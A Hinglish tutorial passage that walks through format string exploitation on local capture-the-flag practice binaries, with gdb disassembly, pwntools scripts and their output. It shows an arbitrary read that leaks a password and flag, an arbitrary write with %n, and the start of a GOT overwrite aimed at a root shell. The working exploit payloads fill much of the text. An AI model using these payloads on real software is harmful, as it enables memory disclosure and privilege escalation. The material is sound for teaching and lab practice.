0x0000000000401291 <+123>:   lea      rdx,[rbp-0xa0]
0x0000000000401298 <+130>:   lea      rax,[rbp-0x80]
0x000000000040129c <+134>:   mov      rsi,rdx
0x000000000040129f <+137>:   mov      rdi,rax
0x00000000004012a2 <+140>:   call    0x4010f0 <strcmp@plt> I
0x00000000004012a7 <+145>:   test   eax,eax
0x00000000004012a9 <+147>:   jne    0x40136c <main+342>
0x00000000004012af <+153>:   lea      rsi,[rip+0xd69]      # 0x40201f
0x00000000004012b6 <+160>:   lea      rdi,[rip+0xd64]      # 0x402021
0x00000000004012bd <+167>:   call    0x401100 <fopen@plt>
0x00000000004012c2 <+172>:   mov      QWORD PTR [rbp-0xa8],rax
0x00000000004012c9 <+179>:   cmp      QWORD PTR [rbp-0xa8],0x0
```

Yha pr compare ho rha hai to ye ho skta hai ki ek to humara input hogा aur **dusra original password** hogा. aur dekhne ko to hum yha pr **reverse engineering** ki help se bhi dekh skte hai. lekin hum string format ki help se nikalenge.

To agar password equal hota hai yha **eax, eax** equal hota hai to ye aage aayega otherwise ye exit kr jayega main ke bilkul last me chala jayega. agar ye equal hogा hai to program me aage aa jayega. jahan pr kafi sari chije ho rhi hai.

```

0x00000000004012a7 <+145>: test    eax,eax
0x00000000004012a9 <+147>: jne     0x40136c <main+342>
0x00000000004012af <+153>: lea     rsi,[rip+0xd69]      # 0x40201f
0x00000000004012b6 <+160>: lea     rdi,[rip+0xd64]      # 0x402021
0x00000000004012bd <+167>: call    0x401100 <fopen@plt>
0x00000000004012c2 <+172>: mov     QWORD PTR [rbp-0xa8],rax
0x00000000004012c9 <+179>: cmp     QWORD PTR [rbp-0xa8],0x0
0x00000000004012d1 <+187>: jne     0x4012e9 <main+211>
0x00000000004012d3 <+189>: lea     rdi,[rip+0xd50]      # 0x40202a
0x00000000004012da <+196>: call   0x4010b0 <puts@plt>
0x00000000004012df <+201>: mov     edi,0x1
0x00000000004012e4 <+206>: call   0x401120 <exit@plt>
0x00000000004012e9 <+211>: mov     rax,QWORD PTR [rbp-0xa8]
0x00000000004012f0 <+218>: mov     rdx,rax
0x00000000004012f3 <+221>: mov     esi,0x1e
0x00000000004012f8 <+226>: lea     rdi,[rip+0x2d81]      # 0x404080

```

To yha fopen kisi file ko open krne ki koshish kr rha hai. ye shayad flag.txt ko open krne ka try kr rha hai. aur agar wo open nhi hoti to ye puts ki help se error print karega aur exit kr jayega. agar wo file open ho jati hai to fgets ke help se flag nam ka ek variable hai uske andar store kr rha hai.

To yha pr working basic smajh gye hai ab hum exploit krne ki koshish krte hai.

To jb **Format String** ki bat aati hai to hum kaise check kr skte hai ki **Format String Vulnerability** hai ki nhi.

To hum format specifiers bhej kr dekh skte hai. ki vulnerable hai ya nhi hai. agar vulnerable hoga to **printf()** ko lagega ki format specifier hai aur wo **stack** se uthakar ek value print kra dega. agar nhi hoga to hume ye hi **print** ho jayega **%op**.

```

→ FmtStr_Read ./fmt_read
Enter Password - %p
Wrong Password!!! 0x40207c
→ FmtStr_Read

```

To yha pr hum dekh skte hai ye vulnerable hai kyoki hume **%op** print hona chahiye tha lekin ye ek **address** print kr rha hai. jo ki **stack** se leak hua hoga.

To yha pr **Format String Vulnerability** se affected hai ye wala program.

To agar hume aur jyada **stack** ko **leak** krna hai to hum kya kr skte hai. jaise ki humara **password stack** me hai lekin kahan pr hai to hume aur jyada **leak** krna hoga.

To iske liye hum bahut sara **%p** dal skte hai. lekin hum utne hi **%p** dal skte hai jitna programmer ne **limit** set kr rakhi hai jaise ki aap highest **20 characters** hi dal skte hai. to hum **20 values** hi leak kra skte hai is approach ke sath ki bahut sare **%p** dal kr.

```
→ FmtStr_Read ./fmt_read
Enter Password - %p%p%p%p%p%p%p%p%p%p%p
Wrong Password!!! 0x40207c(nil)(nil)0xa0x12(nil)(nil)0x70257025702570250x702570257025
70250x70257025
→ FmtStr_Read
```

To yha ek address print hua fir uske bad **2 (nil)** hai mtlb null value hai. uske bad do long **hex** ki **values** hai jo ki **string** ho skti hai.

To ise **unhex** krke dekh lete hai.

```
→ FmtStr_Read unhex 7025702570257025
p%p%p%p%
→ FmtStr_Read █
```

To yha pr humari **%p** aa rhi hai. aur abhi tk bhi humara **password leak** nhi hua hai.

To iske liye bahut sara **%p** do lekin problem ye hai agar programmer ne limit lga rkhi ho. to upar ki approach kam nhi krta hai.

To ek dusra approach bhi hota hai. Yha pr kh rhe hai ki **stack** se **1<sup>st</sup>** value uthao aur **pointer** ki tarah print kr do.

```
→ FmtStr_Read ./fmt_read
Enter Password - %1$p
Wrong Password!!! 0x40207c
→ FmtStr_Read ./fmt_read
```

To isne print kr diya.

Ab hum kh rhe hai stack se **2<sup>nd</sup> value** ko print karo **pointer** ke format me. Hume **decimal** me print krana ho to hum **%d** use krte hai jise bs **d** likhenge.

```
→ FmtStr_Read ./fmt_read
Enter Password - %2$p
Wrong Password!!! (nil)
→ FmtStr_Read
```

Yha pr **2<sup>nd</sup>** value bhi print ho gyi jo ki **null** hai.

Lekin ye bhi mehnat ka kam hai. man lo humara password **70<sup>th</sup>** position pr hai to hum **70<sup>th</sup>** try krte rhenge ek-2 krke.

To hum iske liye ek program likh skte hai simple sa jo humare liye kam ko automate kr dega. hum **for loop** me kr skte hai.

```
#!/usr/bin/python3

from pwn import *

io = process('./fmt_read')
io.sendline(payload)
print(io.recvall())
~
```

Yha pr **elf** ko define nhi kr rha hun kyoki uska kahi nhi lene wale symbols wagera read krne ke liye isliye hum sidha **process** ko start kr rha hun. Uske jo bhi kuchh dega use hume receive krna hoga.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

for i in range(1,50):
    io = process('./fmt_read')
    payload = f'%{i}$p'
    io.sendline(payload)
    print(io.recvall())
    io.close()
~
```

Iske bad hum payload bna lete hai. payload me **i** ki value change hoti rhegi. Uske bad humne ise for loop me dal diye **50 bar** chalakr dekhenge. Aur last me hum ise **close** kange otherwise pichhla open rhega to aise krke **50 processes** open kr lege parallelly. Uske bad hum **context.log** me bs **error** dekhenge baki sb **logs** ko avoid karenge.

## Output

```
→ FmtStr_Read python3 exploit.py
exploit.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See ht
tps://docs.pwntools.com/#bytes
    io.sendline(payload)
b'Enter Password - Wrong Password!!! 0x40207c'
b'Enter Password - Wrong Password!!! (nil)'
b'Enter Password - Wrong Password!!! (nil)'
b'Enter Password - Wrong Password!!! 0xa'
b'Enter Password - Wrong Password!!! 0x12'
b'Enter Password - Wrong Password!!! (nil)'
b'Enter Password - Wrong Password!!! (nil)'
b'Enter Password - Wrong Password!!! 0x70243825'
b'Enter Password - Wrong Password!!! (nil)'
b'Enter Password - Wrong Password!!! (nil)'
b'Enter Password - Wrong Password!!! (nil)' I
b'Enter Password - Wrong Password!!! 0x6472307724246150' I
b'Enter Password - Wrong Password!!! 0x545f6e305f73315f'
b'Enter Password - Wrong Password!!! 0x6b633474535f3368'
b'Enter Password - Wrong Password!!! (nil)'
b'Enter Password - Wrong Password!!! 0x400040'
b'Enter Password - Wrong Password!!! 0xf0b5ff'
```



Yha pr **addresses leak** ho chuke hai. aur kuchh **strings** dikh rhi hai. jinko hum **unhex** kr lete hai.

```
→ FmtStr_Read unhex 6472307724246150
dr0w$$aP
→ FmtStr_Read
```

To ye kuchh **password** jaisa dikh rha hai. lekin **reverse order** me hai **leet format** me. Kyoki **stack** me hr chij **reverse order** me hota hai.

Aur hum **second string** ko print karaye.

```
→ FmtStr_Read unhex 545f6e305f73315f
T_n0_s1_
→ FmtStr_Read
```

To ye bhi **reverse order** me password ka part lg rha hai.

Ab hum third bhi unhex kr lete hai.

```
→ FmtStr_Read unhex 6b633474535f3368  
kc4tS_3h  
→ FmtStr_Read
```

To hume lgta hai ki hume sare parts mil gye password ke.

To hum ise **reverse order** me krke password get kr lete hai. To hum rev tool ka use kr lenge.

```
→ FmtStr_Read echo 'kc4tS_3hT_n0_s1_r0w$$aP' | rev  
Pa$$w0r_1s_0n_Th3_St4ck  
→ FmtStr_Read
```

To yha hmse miss ho gaya hum bad me add kr lenge.

Ab hum apni binary me password enter krke dekhte hai.

```
→ FmtStr_Read ./fmt_read  
Enter Password - Pa$$w0rd_1s_0n_Th3_St4ck  
What you are looking for is here - 0x404080  
Enter String -
```

Yha pr isne ek **address leak** kiya to ye **flag** ka address hai. aur **Enter String** kr rha hai. yha pr bhi hum **Format String** dal kr dekhte hai ki ye bhi vulnerable hai kya.

```
→ FmtStr_Read ./fmt_read  
Enter Password - Pa$$w0rd_1s_0n_Th3_St4ck  
What you are looking for is here - 0x404080  
Enter String - %p  
0xa  
→ FmtStr_Read
```

To ye bhi **vulnerable** hai. kyoki isne **address** type ka kuchh **leak** kr diya hai. jo bhi value thi **stack** ke andar to **0xa** thi to **leak** kr diya hai.

Hume **address** bta diya gaya hai **flag** ka ab hum ise kaise read karenge to jb hum kisi **address** se **flag** read krna ho to. hume sbse phle is **address** ko rkhna hoga. uske bad hum **%os** send kr denge.

To **%s** kya kam karega. jo **stack** me **address** hoga aur jise wo **point** kr rha hoga. yani ki ye point kr rha hai **flag** ko to ise **%s** string ki tarah print kr dega. mtlb ki ye flag ko print kr dega.

To sbse phle is **address** ko **stack** me phuchana hoga uske bad **%s** denge jisse ye **flag** ko print kr dega.

To iske liye **exploit** banate hai.

```
for i in range(1,50):
    io = process('./fmt_read')
    io.sendline('Pa$$w0rd_1s_0n_Th3_St4ck')
    |
    io.sendline(payload)
    print(io.recvall())
    io.close()
```

Yha pr hum apna **password** send karenge taki num dusre wale input pr pahuch ske. Uske bad hum apna new **payload** send krenge aur usse value **receive** krenge. Yha hum apna **address** rkhe wale hai **stack** pr jisko hum **read** karenge. ab wo **stack** me kahin pr bhi ho skta hai n humara input kahan ja rha hai hume kya pta. **Stack** me **10<sup>th</sup>** number pr ja rha hai **47<sup>th</sup>** number pr ja rha hai kitne pr ja skta hai. to hume **printf** ko batana bhi pdta hai ki **N<sup>th</sup>** number pr jo humne **address** likha hai uspr **%s** chalao. To hume dundna pdega ki humara jo **address** hai ko **stack** me kaun se number pr ja rha hai.

To hme ye dundna pdega ki humara **address** kis jagah pr ja rha hai. jb mere ko wh pta chal jayega to hum printf ho bta payenge ki humne jo address likha hai wo is jagah pr likha hai (is **offset** pr likha hai) wahan jao aur us **address** ko read karo aur usme **%s** lga do.

To humara payload kaise banega. Yha humne **AAAAAA.%{i}\$p** diya iska mtlb **AAAAAA** diya fir . diya kyoki thoda different dikhega to hume pta chal jayega. uske **\$p** se **stack** ko print kr diya.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

for i in range(1,50):
    io = process('./fmt_read')
    io.sendline('Pa$$w0rd_1s_0n_Th3_St4ck')
    payload = f'AAAAAAA.{i}$p'
    io.sendline(payload)
    print(io.recvall(),i)
    io.close()
~
```

Yha **i** ki value change hoti rhegi aur ek-2 krke **1<sup>st</sup>**, **2<sup>nd</sup>**, **3<sup>rd</sup>** ... **50<sup>th</sup>** tk values print hota jayega.

**print(io.recvall(),i)**

Yha pr humne **i** ko bhi print kra diya taki hume pta chal jaye ki kaun se number ka **address** hai jahan **AAAAA** ko print kr rha hai. jaise **3<sup>rd</sup>** number pr **AAAAA** print ho gaya to hume pta chal jaye ki **3<sup>rd</sup>** number **AAAAA** print ho rha hai to wahi humara **Offset** hai. isliye hum **i** ko bhi print krayenge.

Ab hum ise run krte hai.

```

AA.0x545f6e305f73315f' 13
b'Enter Password - What you are looking for is here - 0x404080\nEnter String - AAAAAA
AA.0x6b633474535f3368' 14
b'Enter Password - What you are looking for is here - 0x404080\nEnter String - AAAAAA
AA.(nil)' 15
b'Enter Password - What you are looking for is here - 0x404080\nEnter String - AAAAAA
AA.0x4141414141414141' 16
b'Enter Password - What you are looking for is here - 0x404080\nEnter String - AAAAAA
AA.0x70243731252e' 17
b'Enter Password - What you are looking for is here - 0x404080\nEnter String - AAAAAA
AA.0xc2' 18
b'Enter Password - What you are looking for is here - 0x404080\nEnter String - AAAAAA
AA.0x7ffc258bd4e7' 19
b'Enter Password - What you are looking for is here - 0x404080\nEnter String - AA
```

To yha pr hume **41414141** mil gaya hai to **16<sup>th</sup>** number pr humara input ja rha hai.

Ab yha pr hume **Offset** mil chuka hai. humara sara kam ho chuka hai to hum bs ek simple sa **payload** bnayege use read krne ke liye.

Isse phle hum nm ki help se flag ka address nikal lenge.

```
→ FmtStr_Read nm ./fmt_read
```

```
0000000000404060 D __dso_handle
0000000000403e20 d _DYNAMIC
0000000000404068 D __edata
00000000004040a0 B __end
    U exit@@GLIBC_2.2.5
    U fgets@@GLIBC_2.2.5
0000000000401428 T __fini
0000000000404080 B flag
    U fopen@@GLIBC_2.2.5    I
0000000000401210 t frame_dummy
0000000000403e10 d __frame_dummy_init_array_entry
00000000004021d4 r __FRAME_END__
0000000000404000 d __GLOBAL_OFFSET_TABLE__
    w __gmon_start__
0000000000402090 r __GNU_EH_FRAME_HDR
0000000000401000 T __init
0000000000403e18 d __init_array_end
0000000000403e10 d __init_array_start
```

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

io = process('./fmt_read')
io.sendline('Pa$$w0rd_1s_0n_Th3_St4ck')
payload = f'%17$sAAA' + pack(0x0000000000404080)
io.sendline(payload)
io.interactive()
~
```

Yha pr hum **17<sup>th</sup>** value read kr rhe hai. kyoki jo payload hai wo **16<sup>th</sup>** pr to khud hai. to yha hum **17<sup>th</sup>** pr jo **flag** hoga use print krne ke liye kh rhe hai.

```
f'%17$sAAA'
```

To ye **16<sup>th</sup>** ho jayega aur ise **8 bytes** complete krne ke liye humne **3 bytes AAA** junk dal dete hai. uske bad hum jo bhi address denge use ye **%os** ki tarah print krega.

Ab ise hum run krte hai.

```
→ FmtStr_Read python3 exploit.py
exploit.py:8: BytesWarning: Text is not bytes; assuming ASCII, no guarantee
ps://docs.pwntools.com/#bytes
    io.sendline('Pa$$w0rd_1s_0n_Th3_St4ck')
Traceback (most recent call last):
  File "exploit.py", line 9, in <module>
    payload = f'%17$sAAA' + pack(0x0000000000404080)
TypeError: can only concatenate str (not "bytes") to str
→ FmtStr_Read
```

Yha **error** aa gaya. To ye **address** jo **pack** ho rha hai wo **byte format** hai aur hum jo payload de rhe hai wo **string format** me hai.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

io = process('./fmt_read')
io.sendline('Pa$$w0rd_1s_0n_Th3_St4ck')
payload = b'%17$sAAA' + pack(0x0000000000404080)
io.sendline(payload)
io.interactive()
~
```

Ab ise fir se run krte hai.

## Output

```
→ FmtStr_Read python3 exploit.py
exploit.py:8: BytesWarning: Text is not bytes; assuming ASCII, no guarantees
ps://docs.pwntools.com/#bytes
    io.sendline('Pa$$w0rd_1s_0n_Th3_St4ck')
Enter Password - What you are looking for is here - 0x404080
Enter String - FLAG{F0rm4t_Str1ngs_4re_C00l}AAA\x80@@$ █
```

To yha pr humara **flag** print ho chuka hai. iske bad jb ise **null byte** nhi milti tb tk ye **printf** jo bhi **junk bytes** hai unko print krtा jayega. agar **null bytes** aur dur hoti to ye aur bhi jayada **junk bytes** print krtा jayega.

```
#####
#####
```

## Arbitrary Write Using Format String Vulnerability

It tutorial me hum samjhenge ko ki kaise hum **Format String Vulnerability** ki help se **arbitrary write** kr skte hai. arbitrary write almost arbitrary read ke same hi hai.

```
→ FmtStr_Write ls -la
total 32
drwxr-xr-x 2 root root 4096 Aug 7 15:11 .
drwxr-xr-x 9 root root 4096 Aug 7 15:06 ..
-rw-r--r-- 1 root root 30 Aug 7 15:06 flag.txt
-rwsr-sr-x 1 root root 17024 Aug 7 15:06 fmt_write
→ FmtStr_Write █
```

Yha hume ek binary di gayi hai. is pr **suid bit** set hai humara task hai ki binary exploit krke **flag.txt** ko read krna hai.

Yha hum binary ko run krke dekh lete hai.

```
→ FmtStr_Write ./fmt_write
Enter String - AAAA
You Entered - AAAA
Value Of Target Is - 0
→ FmtStr_Write
```

Protections check kr lete hai.

```
→ FmtStr_Write checksec ./fmt_write
[*] '/root/yt/pwn/publish/FmtStr_Write/fmt_write'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
→ FmtStr_Write
```

Ab hum apne binary ko gdb me open kr lete hai.

```
→ FmtStr_Write gdb ./fmt_write
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./fmt_write...
(No debugging symbols found in ./fmt_write)
pwndbg> info fu
```

Ab hum info function command fire krte hai.

```
pwndbg>
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x00000000004010a0 puts@plt
0x00000000004010b0 __stack_chk_fail@plt
0x00000000004010c0 printf@plt
0x00000000004010d0 fgets@plt
0x00000000004010e0 fopen@plt
0x00000000004010f0 __isoc99_scanf@plt
0x0000000000401100 exit@plt
0x0000000000401110 _start
0x0000000000401140 _dl_relocate_static_pie
0x0000000000401150 deregister_tm_clones
0x0000000000401180 register_tm_clones
0x00000000004011c0 __do_global_dtors_aux
0x00000000004011f0 frame_dummy
0x00000000004011f6 main
0x00000000004012f0 __libc_csu_init
0x0000000000401360 __libc_csu_fini
0x0000000000401368 _fini
pwndbg>
```

Yha humare kam ka main function hai. ise disassemble kr lete hai.

```

0x00000000004011fa <+4>:    push   rbp
0x00000000004011fb <+5>:    mov    rbp,rsp
0x00000000004011fe <+8>:    sub    rsp,0x40
0x0000000000401202 <+12>:   mov    rax,QWORD PTR fs:0x28
0x000000000040120b <+21>:   mov    QWORD PTR [rbp-0x8],rax
0x000000000040120f <+25>:   xor    eax,eax
0x0000000000401211 <+27>:   lea    rdi,[rip+0xdec]      # 0x402004
0x0000000000401218 <+34>:   mov    eax,0x0
0x000000000040121d <+39>:   call   0x4010c0 <printf@plt>
0x0000000000401222 <+44>:   lea    rax,[rbp-0x30]
0x0000000000401226 <+48>:   mov    rsi,rax
0x0000000000401229 <+51>:   lea    rdi,[rip+0xde4]      # 0x402014
0x0000000000401230 <+58>:   mov    eax,0x0
0x0000000000401235 <+63>:   call   0x4010f0 <__isoc99_scanf@plt>
0x000000000040123a <+68>:   lea    rdi,[rip+0xdd8]      # 0x402019
0x0000000000401241 <+75>:   mov    eax,0x0
0x0000000000401246 <+80>:   call   0x4010c0 <printf@plt>
0x000000000040124b <+85>:   lea    rax,[rbp-0x30]
0x000000000040124f <+89>:   mov    rdi,rax
0x0000000000401252 <+92>:   mov    eax,0x0
0x0000000000401257 <+97>:   call   0x4010c0 <printf@plt>
0x000000000040125c <+102>:  mov    eax,DWORD PTR [rip+0x2e0a]      # 0x40406c <
target>

```

Yha pr sbse phle **printf** hota hai. fir **scanf** se humara input liya ja rha hai. uske bad wo sb print ho rha hai jo humne dala hai.

```

0x0000000000401241 <+75>:   mov    eax,0x0
0x0000000000401246 <+80>:   call   0x4010c0 <printf@plt>
0x000000000040124b <+85>:   lea    rax,[rbp-0x30]
0x000000000040124f <+89>:   mov    rdi,rax
0x0000000000401252 <+92>:   mov    eax,0x0
0x0000000000401257 <+97>:   call   0x4010c0 <printf@plt>
0x000000000040125c <+102>:  mov    eax,DWORD PTR [rip+0x2e0a]      # 0x40406c <
target>
0x0000000000401262 <+108>:  mov    esi,eax
0x0000000000401264 <+110>:  lea    rdi,[rip+0xdbd]      # 0x402028
0x000000000040126b <+117>:  mov    eax,0x0
0x0000000000401270 <+122>:  call   0x4010c0 <printf@plt>
0x0000000000401275 <+127>:  mov    eax,DWORD PTR [rip+0x2df1]      # 0x40406c <
target>
0x000000000040127b <+133>:  cmp    eax,0x3
0x000000000040127e <+136>:  jne    0x4012cc <main+214>
0x0000000000401280 <+138>:  lea    rsi,[rip+0xdbb]      # 0x402042
0x0000000000401287 <+145>:  lea    rdi,[rip+0xdb6]      # 0x402044
0x000000000040128e <+152>:  call   0x4010e0 <fopen@plt>
0x0000000000401293 <+157>:  mov    QWORD PTR [rbp-0x38],rax
0x0000000000401297 <+161>:  cmp    QWORD PTR [rbp-0x38],0x0
0x000000000040129c <+166>:  jne    0x4012b4 <main+190>
0x000000000040129e <+168>:  lea    rdi,[rip+0xda8]      # 0x40204d

```

Iske bad compare ho rha hai. jaisa ki hum jante hai compare bahut important hota hai. yha **eax** ko **0x3** se compare kiya ja rha hai.

Jaisa ki hum upar dekh skte hai ki **target** ek **variable** hai. jiski value **eax** me **mov** ho rha hai aur usko **0x3** se compare krwaya ja rha hai. agar wo **0x3** ke equal nhi hai to program **main** me chala jayega aur last me jakr exit kr jayega.

Agar equal hota hai to **fopen** function ko call krta hai. mtlb yha pr **flag.txt** ko read krke print kr dega to hume kisi tarah se **eax** ko **0x3** ke equal krana hai.

```
0x000000000040128e <+152>:    call   0x4010e0 <fopen@plt>
0x0000000000401293 <+157>:    mov    QWORD PTR [rbp-0x38],rax
0x0000000000401297 <+161>:    cmp    QWORD PTR [rbp-0x38],0x0
0x000000000040129c <+166>:    jne    0x4012b4 <main+190>
0x000000000040129e <+168>:    lea    rdi,[rip+0xda8]          # 0x40204d
0x00000000004012a5 <+175>:    call   0x4010a0 <puts@plt>
0x00000000004012aa <+180>:    mov    edi,0x1
0x00000000004012af <+185>:    call   0x401100 <exit@plt>
0x00000000004012b4 <+190>:    mov    rax,QWORD PTR [rip+0x2da5]      # 0x404060 <
stdout@@GLIBC_2.2.5>
0x00000000004012bb <+197>:    mov    rdx,QWORD PTR [rbp-0x38]
0x00000000004012bf <+201>:    mov    esi,0x1e
0x00000000004012c4 <+206>:    mov    rdi,rax
0x00000000004012c7 <+209>:    call   0x4010d0 <fgets@plt>
0x00000000004012cc <+214>:    mov    eax,0x0
0x00000000004012d1 <+219>:    mov    rcx,QWORD PTR [rbp-0x8]
0x00000000004012d5 <+223>:    xor    rcx,QWORD PTR fs:0x28
0x00000000004012de <+232>:    je    0x4012e5 <main+239>
0x00000000004012e0 <+234>:    call   0x4010b0 <__stack_chk_fail@plt>
0x00000000004012e5 <+239>:    leave 
0x00000000004012e6 <+240>:    ret
End of assembler dump.
pwndbg>
```

Mtlb yha pr hume **arbitrary write** ki help se given address pr **3** write krna hai. jisse humara flag print ho jayega.

Jaisa ki humne pichle tutorial me **%os** ki help se read kiya tha yha pr hum **%on** ki help write krenge. **%os** hume read krne me help krta hai aur **%on** hume write krne me help krta hai.

To iske liye sbse phle hume humara **offset** chahiye ki humari value kitne number pr ja rhi hai. **stack** me kahan ja rhi hai **40<sup>th</sup>** number ja rhi **50<sup>th</sup>** number pr ja rhi kahan ja rhi hai. tabhi hum **printf** ko bta payenge ki humari value **50<sup>th</sup>** number pr wahan jakr write karo us **address** pr.

To ye pta krne ke liye ki humara value kahan ja rha hai iske nikalne ke liye hum ek **exploit** likh lenge.

```
#!/usr/bin/python3

from pwn import *

io = process('fmt_write')
io.sendline(payload)
print(io.recvall())
io.close()
~
```

Yha humne exploit ka template bna liya. Sbse phle pwn ko import kiya uske bad **format string** send krne ke liye **sendline()** fir jo bhi receive ho rha hai use **print** kr lete hai. fir close kr dete hai.

### Final exploit to find offset

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

for i in range(1,50):
    io = process('fmt_write')
    payload = f'AAAAAAA.{i}$p'
    io.sendline(payload)
    print(io.recvall(),i)
    io.close()
~
```

Iske bad hum **8** times **AAAAAAA** fir . denge taki output identify krne me aasani rhe differentiate ho sake. **%p** means hum pointer print kra rhe hai.

Aur yha pr receive ke sath **i** ko print kra liya taki hume pta chal paye ki kis number pr hai. Iske bad hum log me jo bhi **error** aaye wo show kare baki kuchh bhi nhi. Ab ise hum run krte hai.

```
→ FmtStr_Write python3 exploit.py
exploit.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See ht
tps://docs.pwntools.com/#bytes
    io.sendline(payload)
b'Enter String - You Entered - AAAAAAAA.0x65746e4520756f59\nValue Of Target Is - 0\n'
1
b'Enter String - You Entered - AAAAAAAA.(nil)\nValue Of Target Is - 0\n' 2
b'Enter String - You Entered - AAAAAAAA.(nil)\nValue Of Target Is - 0\n' 3
b'Enter String - You Entered - AAAAAAAA.0xa\nValue Of Target Is - 0\n' 4
b'Enter String - You Entered - AAAAAAAA.0xe\nValue Of Target Is - 0\n' 5
b'Enter String - You Entered - AAAAAAAA.0x7ffc6ed9fbb6\nValue Of Target Is - 0\n' 6
b'Enter String - You Entered - AAAAAAAA.0x40133d\nValue Of Target Is - 0\n' 7
b'Enter String - You Entered - AAAAAAAA.0x41414141414141\nValue Of Target Is - 0\n'
8
b'Enter String - You Entered - AAAAAAAA.0x702439252e\nValue Of Target Is - 0\n' 9
b'Enter String - You Entered - AAAAAAAA.(nil)\nValue Of Target Is - 0\n' 10
b'Enter String - You Entered - AAAAAAAA.0x401110\nValue Of Target Is - 0\n' 11
b'Enter String - You Entered - AAAAAAAA.0x7ffcc1f1edb0\nValue Of Target Is - 0\n' 12
b'Enter String - You Entered - AAAAAAAA.0x35af0ca080bbb0\nValue Of Target Is - 0\n'
```

Is bar iska offset hai 8. Means jo bhi hum input dalenge wo 8<sup>th</sup> number pr jayega.

Ab hume target ka **address** chahiye jahan pr hume write krna hai. nm ke help se nikal lete hai.

```
→ FmtStr_Write nm ./fmt_write
```

```

0000000000403e10 d __frame_dummy_init_array_entry
00000000004021a4 r __FRAME_END__
0000000000404000 d _GLOBAL_OFFSET_TABLE_
    w __gmon_start__
0000000000402064 r __GNU_EH_FRAME_HDR
0000000000401000 T __init
0000000000403e18 d __init_array_end
0000000000403e10 d __init_array_start
0000000000402000 R __IO_stdin_used
    U __isoc99_scanf@@GLIBC_2.7
0000000000401360 T __libc_csu_fini
00000000004012f0 T __libc_csu_init
    U __libc_start_main@@GLIBC_2.2.5
00000000004011f6 T main
    U printf@@GLIBC_2.2.5
    U puts@@GLIBC_2.2.5
0000000000401180 t register_tm_clones
    U __stack_chk_fail@@GLIBC_2.4      I
0000000000401110 T __start
0000000000404060 B stdout@@GLIBC_2.2.5
000000000040406c B target
0000000000404060 D __TMC_END__
→ FmtStr_Write

```

Ab yahan pr **target** ka **address** copy kr lete hai yahan pr hume write krni hai apni **3 values**.

Ab hum exploit bna lete hai.

```

#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

io = process('fmt_write')
payload = f'%9$hn' + pack(0x000000000040406c)
io.sendline(payload)
io.interactive()
~
```

Yha pr humne **%9** isliye likha kyoki **9<sup>th</sup> number** pr write karo n ki help se kyoki hum jo bhi input denge wo **8<sup>th</sup> number** jayega to uske bad jo **8 bytes** hai wo **9<sup>th</sup>** pr chala jayega.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

io = process('fmt_write')
payload = f'ABC%9$nD' + pack(0x000000000040406c)
io.sendline(payload)
io.interactive()
~
```

Yha pr hume **3** chahiye tha to **ABC** likh fir bhi **7 bytes** hi ho rhe the to ek **D** le liya to ab **8 bytes** ho gye aur yha pr %n kya karega ki first **3** ko **9<sup>th</sup> number** pr dal dega.

(**Note:** jaisa ki hum jante hai %n count return krtा hai isliye numne ABC diya taki ye 3 return kr de )

Aur piche wale error se bachna hai to yha pr bytes kr dena.

```
#!/usr/bin/python3

from pwn import *

context.log_level = 'error'

io = process('fmt_write')
payload = b'ABC%9$nD' + pack(0x000000000040406c)
io.sendline(payload)
io.interactive()
~
```

Yha pr humne **b'** (**bytes** me kr diya).

Ab hum ise run krte hai.

```
→ FmtStr_Write python3 exploit.py
Enter String - You Entered - ABCDt@0
Value Of Target Is - 3
FLAG{Wr1t3_Wh3r3_Y0u_W4nt_t0}
$
```

Yha humara flag mil chuka hai.

```
#####
#####
```

## GOT Overwrite Attack Using Format String Vulnerability

Isse pichle tutorial me hum format string ki help se **arbitrary write** ko smjha tha is tutorial me hum jo sbse common attack hota hai **GOT overwrite** use smjhenge.

Aur hum kaise **format string** vulnerability ki help se code execution ko change krke shell tk le skte hai.

```
→ FmtStr_GOT ls -la
total 28
drwxr-xr-x  2 root root  4096 Aug  7 15:45 .
drwxr-xr-x 10 root root  4096 Aug  7 15:42 ..
-rwsr-sr-x  1 root root 16864 Aug  7 15:42 fmt_got
→ FmtStr_GOT
```

Yha hume **binary** di gyi hai jispr uid bit set hai aur humara task hai is binary ko **exploit** krke **root user** ka shell lena.

Ab hum binary ko chala kr dekh lete hai.

```
→ FmtStr_GOT ./fmt_got
Enter String - AAAA
AAAA
→ FmtStr_GOT
```

Ab hum protections dekh lete hai.

```
→ FmtStr_GOT checksec ./fmt_got
[*] '/root/yt/pwn/publish/FmtStr_GOT/fmt_got'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
→ FmtStr_GOT
```

Yha pr **canary disabled** hai mtlb hum buffer overflow kr skte hai. lekin hume uski jarurat nhi pdegi. Hum format string vulnerability use krne wale hai.

**NX enabled** hai to hum **shellcode** ka use nhi le skte hai.

**PIE disabled** hai means hum **addresses** ka use le skte hai wo badalne nhi wale.

Ab hum binary ko **gdb** ke andar open kr lete hai.

```
→ FmtStr_GOT gdb ./fmt_got
